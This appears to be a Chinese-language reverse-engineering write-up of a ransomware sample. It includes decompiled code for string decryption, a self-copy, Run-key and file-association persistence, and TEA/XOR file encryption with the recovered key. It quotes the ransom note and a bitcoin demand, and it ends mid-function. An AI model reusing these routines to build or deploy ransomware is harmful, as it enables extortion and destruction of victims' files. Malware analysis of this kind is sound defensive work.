


```
if ( v4 <= 0x6A )
{
  if ( *(unsigned __int8 *)Src < 0x65u )
  {
    switch ( *(_BYTE *)Src )
    {
      case 0:
        sub_10002C7E(*((unsigned __int8 *)Src + 1));
        return;
      case 1:
        sub_100038F3(v14, v15);
      case 2:
        sub_10002E77((int)ServiceName, (LPCSTR)Src + 1);
        return;
      case 3:
        sub_10002EA4((int)ServiceName, (LPCSTR)Src + 1);
        return;
      case 4:
        sub_10002CEA(*((_BYTE *)Src + 1));
        return;
      case 5:
        this[this[1004]++ + 4] = sub_10006B8B(0, 0, (int)sub_1000354C, (int)Src + 1, 0, 0);
        Sleep(0x64u);
        return;
      case 6:
        v6 = sub_10006B8B(0, 0, (int)sub_100035EA, (int)Src + 1, 0, 0);
        goto LABEL_41;
      case 7:
        sub_1000333C((char *)Src + 1, 1);
        return;
      case 8:
        sub_1000333C((char *)Src + 1, 0);
        return;
```

vir2


0x01基础静态分析

无壳



```
Detect It Easy v3.03 [Windows 10 Version 2009](x86_64)
文件名
C:\Users\xiao\Desktop\样本分析笔试题\sam\vir2
文件类型    入口点        基址
PE32        004021d1      00400000
区块    Time date stamp       Size of image   资源
0004    )12-01-30 02:49:03    00009000
扫描                       字节序  模式    架构   类型
Detect It Easy(DiE)        LE      32-bit  I386   GUI
Linker          Microsoft Linker(5.12)[GUI32]          S ?
100%      Log     98 毫秒
```

字符串：释放的文件名，勒索信息等，自启动相关的注册表，自删除




```
2388   0000000b A   MessageBoxA
2396   00000010 A   DispatchMessageA
23a8   0000000e A   DefWindowProcA
23b8   0000000f A   CreateWindowExA
23ca   0000000a A   BeginPaint
2600   00000020 A   xmXMupUPggGG8383!, fuckxmXMupUP!
2621   0000000b A   puppydogger
2643   00000013 A   HH3947QPp62mMBq.exe
265e   00000018 A   HOW TO DECRYPT FILES.txt
2693   00000027 A   Files have been decrypted successfully!
26c3   00000006 A   Error!
26e1   00000016 A   Password is incorrect!
277a   00000030 A   To decrypt files, please enter correct password!
27ec   00000047 A   You have reached a limit of attempts - your data is irrevocably broken.
28d9   0000009f A   Entered password is correct. Press OK to start decrypting of files. Dont clos
2979   00000006 A   REG_SZ
2980   0000000c A   \DefaultIcon
298d   00000013 A   \shell\open\command
29a6   0000002d A   SOFTWARE\Microsoft\Windows\CurrentVersion\Run
29d4   00000008 A   AlmALMer
29dd   0000000c A   explorer.exe
29ea   00000008 A   CRYPTED!
```

运行：

第一次运行


所有文件加密后，弹窗



错误

All your files have been encrypted!
All your files have been encrypted due to a security problem with your PC. If you want to restore them, write us to the e-mail lUUUUUUUUUUbasq@mail.ru
Write this ID in the title of your message 379MMu8M
In case of no answer in 2 day
You have to pay for decryption in Bitcoins. The price depends on how fast you write to us. After payment we will send you the decryption tool that will decrypt all your files.

非第一次运行，弹窗后确定或关闭后



Attention!


Password:

猜测输入密码就可以解密文件

0x02 详细分析

sub_401f87: 利用bitmap资源解密出文件后缀名，勒索信息等

读取id=2：bitmap资源16字节 作为参数




```
hResData = v2;
v3 = (SIZE_T *)LockResource(v2);
if ( !v3 )
  goto LABEL_9;
v4 = v3;
RtlMoveMemory(&dword_406DB9, v3, 16);
v4 += 4;
sub_40211B(v4, v19 - 16);
v5 = *v4;
v6 = v4 + 1;
v7 = HeapAlloc(hHeap, 8u, v5);
if ( !v7 )
  goto LABEL_9;
dword_407519 = (int)v7;
```

Bitmap : 14 : 0

```
89 EF 37 A2 01 55 C9 80 7F 69 83 14 2D 45 6B 03
```

vir2_1：


解密出文件后缀名，这些是被加密文件类型，勒索信息字符串，



```
void __stdcall __spoils<edx,ecx> sub_40211B(char *a1, int a2)
{
  char *v2; // esi
  char *v3; // edi
  int v4; // edx
  int i; // ecx
  char v6; // al

  v2 = a1;
  v3 = a1;
  v4 = 0;
  for ( i = a2; i; --i )
  {
    if ( v4 == 16 )
      v4 = 0;
    v6 = *v2++;
    *v3++ = *((_BYTE *)&dword_406DB9 + v4++) ^ v6;// 异或解密出文件后缀名
  }
}
```


00001541 sub 40211B:17 (402141)

```
406550: using guessed type char byte_406550;
406595: using guessed type int dword_406595;
40752D: using guessed type char byte_40752D;
Caching 'Strings window'... ok
```




```
if ( !v3 )
  goto LABEL_9;
v4 = v3;
RtlMoveMemory(&dword_406DB9, v3, 16);
v4 += 4;
sub_40211B(v4, v19 - 16);                    // 异或解密出文件后缀名，勒索信息的字符串
v5 = *v4;
v6 = v4 + 1;
v7 = HeapAlloc(hHeap, 8u, v5);
if ( !v7 )
  goto LABEL_9;
dword_407519 = (int)v7;
RtlMoveMemory(v7, v6, v5);                   // 大小17f  把解密出的文件后缀名复制过去
v8 = (SIZE_T *)((char *)v6 + v5);
v9 = *v8;                                    // 1c3
v10 = v8 + 1;                                // 指向勒索信息
v11 = (const CHAR *)HeapAlloc(hHeap, 8u, v9);
if ( !v11
  || (lpText = v11,
      RtlMoveMemory(
        v11,
        v10,
        v9)),                                // lptext指向勒索信息字符串
      v12 = (SIZE_T *)((char *)v10 + v9),
      v13 = *v12,
      v14 = v12 + 1,
      (v15 = (const CHAR *)HeapAlloc(hHeap, 8u, v13)) == 0) )
{
LABEL_9:
  JUMPOUT(0x402330);
}
lpSubKey = v15;
RtlMoveMemory(v15, v14, v13);                // 解密出的字符串剩余部分分别复制到指定地址
v16 = (SIZE_T)v14 + v13;
RtlMoveMemory(&unk_406DC9, v16, 16);
v16 += 16;
RtlMoveMemory(&byte_407529, v16, 5);
v16 += 5;
RtlMoveMemory(byte_406DD9, v16, 16);         // HH3947QPp62mMBq.
v16 += 16;
RtlMoveMemory(byte_406DE9, v16, 16);         // AOUIJJJBNYUXWCN.
v16 += 16;
RtlMoveMemory(&dword_407525, v16, 4);
```

（407529的值涉及到后面的执行流程）



```
004020A2   57                push edi
004020A3   68 29754000       push vir2.407529
004020A8   E8 2D050000       call <JMP.&RtlMoveMemory>
004020AD   83C7 05           add edi,5
004020B0   6A 10             push 10
004020B2   57                push edi
004020B3   68 D96D4000       push vir2.406DD9
004020B8   E8 1D050000       call <JMP.&RtlMoveMemory>
004020BD   83C7 10           add edi,10
004020C0   6A 10             push 10
004020C2   57                push edi
004020C3   68 E96D4000       push vir2.406DE9

edi=vir2.00408469

.text:004020AD vir2:$20AD #14AD

地址      十六进制                                              ASCII
00407529  01 01 01 01 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

之后拼接路径，将病毒自身复制到tmp目录下，文件名为HH3947QPp62mMBq




```
int v17; // [esp-14h] [ebp-14h]
HINSTANCE v18; // [esp-10h] [ebp-10h]
int v19; // [esp-Ch] [ebp-Ch]
int v20; // [esp-8h] [ebp-8h]
int v21; // [esp-4h] [ebp-4h]

hHeap = GetProcessHeap();
sub_401F87();                                   // 利用bitmap资源解密出文件后缀名，勒索信息等
GetTempPathA(0x200u, Buffer);                   // 获取临时文件路径 C:\\Users\\xiao\\AppData\\Local\\Temp\\"
lstrcpyA(String, Buffer);
GetModuleFileNameA(0, Filename, 0x500u);        // 获取当前进程已加载模块的文件的完整路径 C:\\Users\\xiao\\Des
lpBuffer = HeapAlloc(hHeap, 8u, nNumberOfBytesToRead);
sub_4017B4(&dword_406DB9);                      // 解密出一些数据
sub_402472();                                   // 创建文件C:\\Windows\\explorer.exe
lstrcatA(String, byte_406DD9);                  // C:\\Users\\xiao\\AppData\\Local\\Temp\\HH3947QPp62mMBq
lstrcatA(String, aExe);                         // 拼接路径 C:\\Users\\xiao\\AppData\\Local\\Temp\\HH3947QPp
if ( CopyFileA(Filename, String, 1) )           // 复制病毒自身到tmp目录下
{
  hFile = CreateFileA(String, 0x40000000u, 2u, 0, 3u, 0, 0);// 创建文件
  SetFileTime(hFile, &CreationTime, &LastAccessTime, &LastWriteTime);
  CloseHandle(hFile);
```

```
名称                修改日期             类型        大小
Low                 2022/6/22 22:40      文件夹
vmware-xiao         2022/9/7 16:34       文件夹
HH3947QPp62mMBq     2019/12/11 21:09     应用程序    13 KB
wctA652.tmp         2022/9/7 16:34       TMP 文件    0 KB
```

vir2_3

之后写入到注册表中实现自启动（HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run）

sub_402342：设置shell\ope n\command达到自动执行的目的（实现运行被加密文件时自动执行vir2弹出勒索提示框）




```
LSTATUS sub_402342()
{
  lstrcpyA(byte_4065B9, asc_404032);
  lstrcatA(byte_4065B9, lpSubKey);              // .1UUUUUUUUU
  sub_402422(HKEY_CLASSES_ROOT, byte_4065B9, byte_40444B, byte_406DE9);// .1UUUUUUUUU，0，AOUIJJJBNYUXWCN
  sub_402422(HKEY_CLASSES_ROOT, byte_406DE9, byte_40444B, aCrypted);// AOUIJJJBNYUXWCN，0，CRYPTED!
  lstrcpyA(byte_4065B9, byte_406DE9);
  lstrcatA(byte_4065B9, aDefaulticon);          // AOUIJJJBNYUXWCN\\DefaultIcon
  lstrcatA(String, a0);
  sub_402422(HKEY_CLASSES_ROOT, byte_4065B9, byte_40444B, String);// 4065B9:"AOUIJJJBNYUXWCN\\DefaultIcon"  405950:"C:\\Users\\xiao\\AppData\\Local\\Temp\\HH3947QPp62mMBq.exe,0"
  lstrcpyA(byte_4065B9, byte_406DE9);
  lstrcatA(byte_4065B9, aShellOpenComma);       // 4065B9:"AOUIJJJBNYUXWCN\\shell\\open\\command"
  byte_40594E[lstrlenA(String)] = 0;            // 405984
  return sub_402422(HKEY_CLASSES_ROOT, byte_4065B9, byte_40444B, String);// 注册表
}
```

之后获得盘符，进行文件加密

encrypt_file（sub_4013A8）分析

遍历文件，排除filename为HH3947QPp62mMBq.exe，HOW TO DECRYPT FILES.txt，释放勒索信息HOW TO DECRYPT FILES.txt到当前目录下，拼接路径，判断后缀名是否符合条件，符合条件进行文件加密。




```
 if ( lstrcmpA(asc_404034, &FindFileData[0x2C]) )// ..
 {
   v1 = PathFindFileNameA((LPCSTR)&dword_40444F + 1);
   v13 = v1 - ((char *)&dword_40444F + 1);
   *v1 = 0;
   lstrcatA((LPSTR)&dword_40444F + 1, &FindFileData[44]);
   v2 = lstrlenA((LPCSTR)&dword_40444F + 1);
   *(int *)((char *)&dword_40444F + v2 + 1) = '*.*\\';// 遍历磁盘下的每个文件夹
   byte_404454[v2] = 0;
   ((void (__cdecl *)(int))encrypt_file)(v13);// 递归调用
   *(int *)((char *)&dword_40444F + v14) = '*.*\\';
   byte_404453[v14] = 0;
 }


e

ub_401377();
f ( lstrcmpiA(String2, &FindFileData[44])// HH3947QPp62mMBq.exe
 && lstrcmpiA(aHowToDecryptFi, &FindFileData[44])// HOW TO DECRYPT FILES.txt
 && lstrcmpiA(String1, &FindFileData[44]) )// 排除这些文件名

 *PathFindFileNameA((LPCSTR)&dword_40444F + 1) = 0;
 if ( byte_40752A == 1 )
   sub_40103A((LPCSTR)&dword_40444F + 1);// 释放文件 HOW TO DECRYPT FILES.txt 到当前目录下
 lstrcatA((LPSTR)&dword_40444F + 1, &FindFileData[44]);
 if ( byte_406550 != 1 )
 {
   v3 = *(_DWORD *)dword_407519;        // 文件后缀名们
   v4 = (const CHAR *)(dword_407519 + 4);
   while ( 1 )
   {
     v15 = v3;
     v5 = PathMatchSpecA((LPCSTR)&dword_40444F + 1, v4);// 参数：被加密文件的路径，指向解密出的文件后缀名
     v4 += lstrlenA(v4) + 1;          // 对指定后缀名的文件进行加密
     if ( v5 )
       break;
```

vir2_4


利用dword_406595，dword_406585循环异或解密出密钥，

密钥：00406585：86 7F 7F A8 C2 4D 5C 13 30 CB F9 5E 41 EF 4C 3F




```
SetFilePointer(hFile, lDistanceToMove, 0, 0);
ReadFile(hFile, (LPVOID)lpBuffer, nNumberOfBytesToRead, &nNumberOfBytesToWrite, 0);// 读文件
if ( nNumberOfBytesToWrite )
{
  v7 = *PathFindFileNameA(ExistingFileName);
  v8 = 16;
  v9 = &dword_406595;
  v10 = &dword_406585;          // 密钥
  do
  {
    v11 = *(_BYTE *)v9;
    v9 = (int *)((char *)v9 + 1);
    v12 = v7 ^ v11;
    v7 = __ROL1__(v7, 1);
    *(_BYTE *)v10 = v12;
    v10 = (int *)((char *)v10 + 1);
    --v8;
  }
  while ( v8 );
  if ( byte_40752C )
  {
    if ( byte_406550 )          // 第一次运行为0
      ((void (*)(void))sub_401797)();// TEA解密文件
    else
      ((void (*)(void))sub_40177A)();// TEA加密文件
  }
  else
  {
    ((void (*)(void))sub_401748)();// 异或加密文件
  }
  SetFilePointer(hFile, lDistanceToMove, 0, 0);
  WriteFile(hFile, lpBuffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
}
SetFileTime(hFile, &stru_40752E, &stru_407536, &stru_40753E);
CloseHandle(hFile);
MoveFileA(ExistingFileName, NewFileName);
}
00000AEE encrypt_file:131 (4016EE)
```

第一次运行byte_406550为0，执行sub_40177A函数，可以看出是TEA算法(magic:0x61C88647/0x9E3779B9)



```
unsigned int __usercall sub_40177A@<eax>(unsigned int result@<eax>)
{
  unsigned int v1; // ebx
  char *v2; // esi

  v1 = result >> 3;
  if ( result >> 3 )
  {
    v2 = (char *)lpBuffer;
    do
    {
      result = sub_4017EC(v2, v2);
      v2 += 8;
      --v1;
    }
    while ( v1 );
  }
  return result;
}
```




```
{
  int v2; // ebx
  unsigned int v3; // eax
  unsigned int v4; // edx
  int v5; // ebx
  unsigned int v6; // eax
  unsigned int v7; // edx
  unsigned __int32 result; // eax

  v2 = 0;
  v3 = _byteswap_ulong(*a1);
  v4 = _byteswap_ulong(a1[1]);
  do
  {
    v5 = v2 - 0x61C88647;
